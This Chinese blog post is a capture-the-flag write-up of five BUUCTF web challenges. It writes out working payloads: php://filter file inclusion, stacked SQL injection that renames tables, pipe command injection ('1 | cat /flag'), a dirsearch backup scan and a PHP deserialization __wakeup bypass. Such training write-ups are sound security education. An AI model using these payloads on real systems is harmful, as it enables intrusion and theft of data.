Web学习之路（BUUCTF刷题之旅）

原创


一树梨花压小棠 已于 2022-01-20 20:50:04 修改 909 收藏
文章标签： web
于 2022-01-16 22:55:46 首次发布

本文链接：https://blog.csdn.net/AKAXPD/article/details/122527880

目录

一、[极客大挑战 2019]Havefun

F12查看网页源代码



发现一段注释：

```
<!--
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
        -->
```


这是一段PHP代码，大致含义如下：

以GET方式传入cat，直接输出cat的值，若cat的值为dog，则输出“Syc{cat_cat_cat_cat}”。


这个东西长得很像flag，于是试着传入cat的值为dog。

http://5e4c35d3-52ac-4fde-88d6-849e9e589380.node4.buuoj.cn:81/?cat=dog

得到flag



二.[ACTF2020 新生赛]Include



看到“/?file=flag.php”，结合题目名字Include,猜测是文件包含漏洞。

这里首先猜测的是“php://input”+POST发送PHP代码，但发现“php://input”被过滤掉了。

重新考虑“php://filter伪协议”进行包含。这里引申出来知识点：

php://filter与包含函数结合时，php://filter流会被当作php文件执行。所以我们一般对其进行编码，阻止其不执行。从而导致任意文件读取。

php://filter 伪协议文件包含读取源代码，加上read=convert.base64-encode，用base64编码输出，不然会直接当做php代码执行，看不到源代码内容。
于是尝试构造Payload如下：

?file=php://filter/read=convert.base64-encode/resource=flag.php

值得一提的是，当我们在使用“php://filter伪协议”进行文件包含时，需要加上

“read=convert.base64-encode ”

来对文件内容进行编码。

把这段base64进行解码，得到flag。

三、[强网杯 2019] 随便注

开启docker后看到如下：

尝试使用1' or 1=1#，发现可以用or把所有数据都查出来：

这里初步判断出存在SQL注入。

接下来尝试union注入：1' union select 1,2#

发现回显了过滤掉的关键字。

这里发现：select被过滤掉了，也就无法使用联合查询了。


CSDN @一树梨花压小棠

这里尝试使用堆叠注入：

先简单地说一下堆叠注入：

堆叠注入为攻击者提供了很多控制权，与仅限于SELECT语句的UNION联合查询攻击不同，堆叠注入可以用于执行任何SQL语句。

堆叠注入的原理：在SQL中，分号表示一条语句的结束。如果在分号的后面再加一条语句，这条语句也可以被执行，继续加一个分号和一条语句，这样就可以在一次数据库的调用中执行多个语句。



使用show databases爆出了数据库。

接下来使用0'; show tables; # 尝试爆表。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 0'; show tables; # 提交查询


```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


0'; desc words; # 查询表words的内容，发现一共有id和data两列。可以猜测提交查询的窗口就是在这个表里查询数据的。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 0'; desc words; # 提交查询


```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


接下来查看表1919810931114514的内容：

0'; desc `1919810931114514`; #

这里需要注意要用反单引号`将表明包起来。

顺便提一句：在windows系统下，反单引号（`）是数据库、表、索引、列和别名用的引用符。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


在这里发现了flag的字样。

结合words表中我们得到的信息，可以猜测查询语句为**"selsect id,data from words where id ="**

因为可以堆叠注入，所以想到了重命名的方法，把表words随便改成一个名字w1，然后把表1919810931114514改成words，再把列名flag改为id。于是构造Payload如下：

```
0';rename table words to w1;rename table `1919810931114514` to words;alter table words change flag id varchar(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL;desc  words;#
```

再使用1' or 1=1#，得到flag。


取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(42) "flag{b19647b7-e906-49e4-9f58-7b5538290bcd}"
}
```


四、[ACTF2020 新生赛]Exec

ping:输入ip地址或域名后可以测试网络的连通性




但由于我并不知道要输入什么ip，网页源代码里也没找到什么有用的信息，所以猜测这不是关键点。


随便输了个1进去发现可以连通，证明猜测正确。

接下来尝试用管道符执行命令：


这里发现常用的管道过滤符都没有被禁用，这里我选择了 | ，大家用其他的 || ，&等等，都可以。




查看根目录发现flag。



直接构造Payload为1 | cat /flag ,拿到flag。



五、[极客大挑战 2019]PHP



发现hint:“

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯

不愧是我！！！


”

提示网页有备份文件，因此可以尝试使用一个网站备份文件名的字典来进行爆破，发现网站中有www.zip文件。

```
┌──(xpd㉿kali)-[~/桌面]
└─$ cd dirsearch-master                                          127 ✕

┌──(xpd㉿kali)-[~/桌面/dirsearch-master]
└─$ ./dirsearch.py -u http://32e3b1f8-c87f-4a10-bee4-e76a9384f112.node4.buuoj.cn:
81 -e php
```


下载下来后，查看index.php源代码发现：



```
view-source:file:///C:/Users/xpd/Desktop/www/index.php
```

```
        left:50%;
        margin: -150px 0 0 -150px;
        width: 300px;
        height: 300px;
    }
    h4{
        font-size: 2em;
        margin: 0.67em 0;
    }
</style>
<body>

<div id="world">
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position: absolute;bottom: 85%;left: 440px;font-family:KaiTi;">因为每次猫猫都在我键盘上乱跳，所以我
    </div>
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position: absolute;bottom: 80%;left: 700px;font-family:KaiTi;">不愧是我！！！
    </div>
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position: absolute;bottom: 70%;left: 640px;font-family:KaiTi;">
    <?php
    include 'class.php';
    $select = $_GET['select'];
    $res=unserialize(@$select);
    ?>
    </div>
    <div style="position: absolute;bottom: 5%;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
</div>
<script src=' http://cdnjs.cloudflare.com/ajax/libs/three.js/r70/three.min.js' ></script>
<script src=' http://cdnjs.cloudflare.com/ajax/libs/gsap/1.16.1/TweenMax.min.js' ></script>
<script src=' https://s3-us-west-2.amazonaws.com/s.cdpn.io/264161/OrbitControls.js' ></script>
<script src=' https://s3-us-west-2.amazonaws.com/s.cdpn.io/264161/Cat.js' ></script>
<script  src="index.js"></script>
</body>
```



```
<?php
    include 'class.php';
    $select = $_GET['select'];
    $res=unserialize(@$select);
    ?>
```

这里加载了一个class.php文件，然后采用get传递一个select参数，随后将之反序列化 。我们查看class.php。

```
file:///C:/Users/xpd/Desktop/www/class.php
```

```
username = $username; $this->password = $password; } function __wakeup(){ $this->username = 'guest'; } function __destruct(){ if ($this->password != 100) { echo "
NO!!!hacker!!!
"; echo "You name is: "; echo $this->username;echo "
"; echo "You password is: "; echo $this->password;echo "
"; die(); } if ($this->username === 'admin') { global $flag; echo $flag; }else{ echo "
hello my friend~~
sorry i can't give you the flag!"; die(); } } } ?>
```

源代码如下：

```
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

分析代码后得知：如果password=100，username=admin，在执行__destruct()的时候可以获得flag。

这里我们构造序列化，exp如下：

```
<?php

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';
```

```
    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
}
$a = new Name('admin', 100);
var_dump(serialize($a));

?>
```

保存文件并执行，得到的序列化为：

O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}

在反序列化的时候会首先执行`__wakeup()`魔术方法，但是这个方法会把我们的username重新赋值，所以我们要考虑的就是怎么绕过`__wakeup()`，而去执行`__destruct`。

首先：在反序列化字符串时，属性个数的值大于实际属性个数时，会跳过 __wakeup()函数的执行

O:4:"Name":3:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}

但此时这个变量还是private。private 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。因此私有字段的字段名在序列化时，类名和字段名前面都会加上0的前缀。字符串长度也包括所加前缀的长度。再次改造序列化：

O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}

使用GET方法把我们准备好的序列化当作select的参数传递过去，构造Payload为：

http://32e3b1f8-c87f-4a10-bee4-e76a9384f112.node4.buuoj.cn:81/?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}

得到flag。

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯

不愧是我！！！

flag{71719abb-fae8-47ec-b7e1-a1c9309d59bf}

Syclover @ cl4y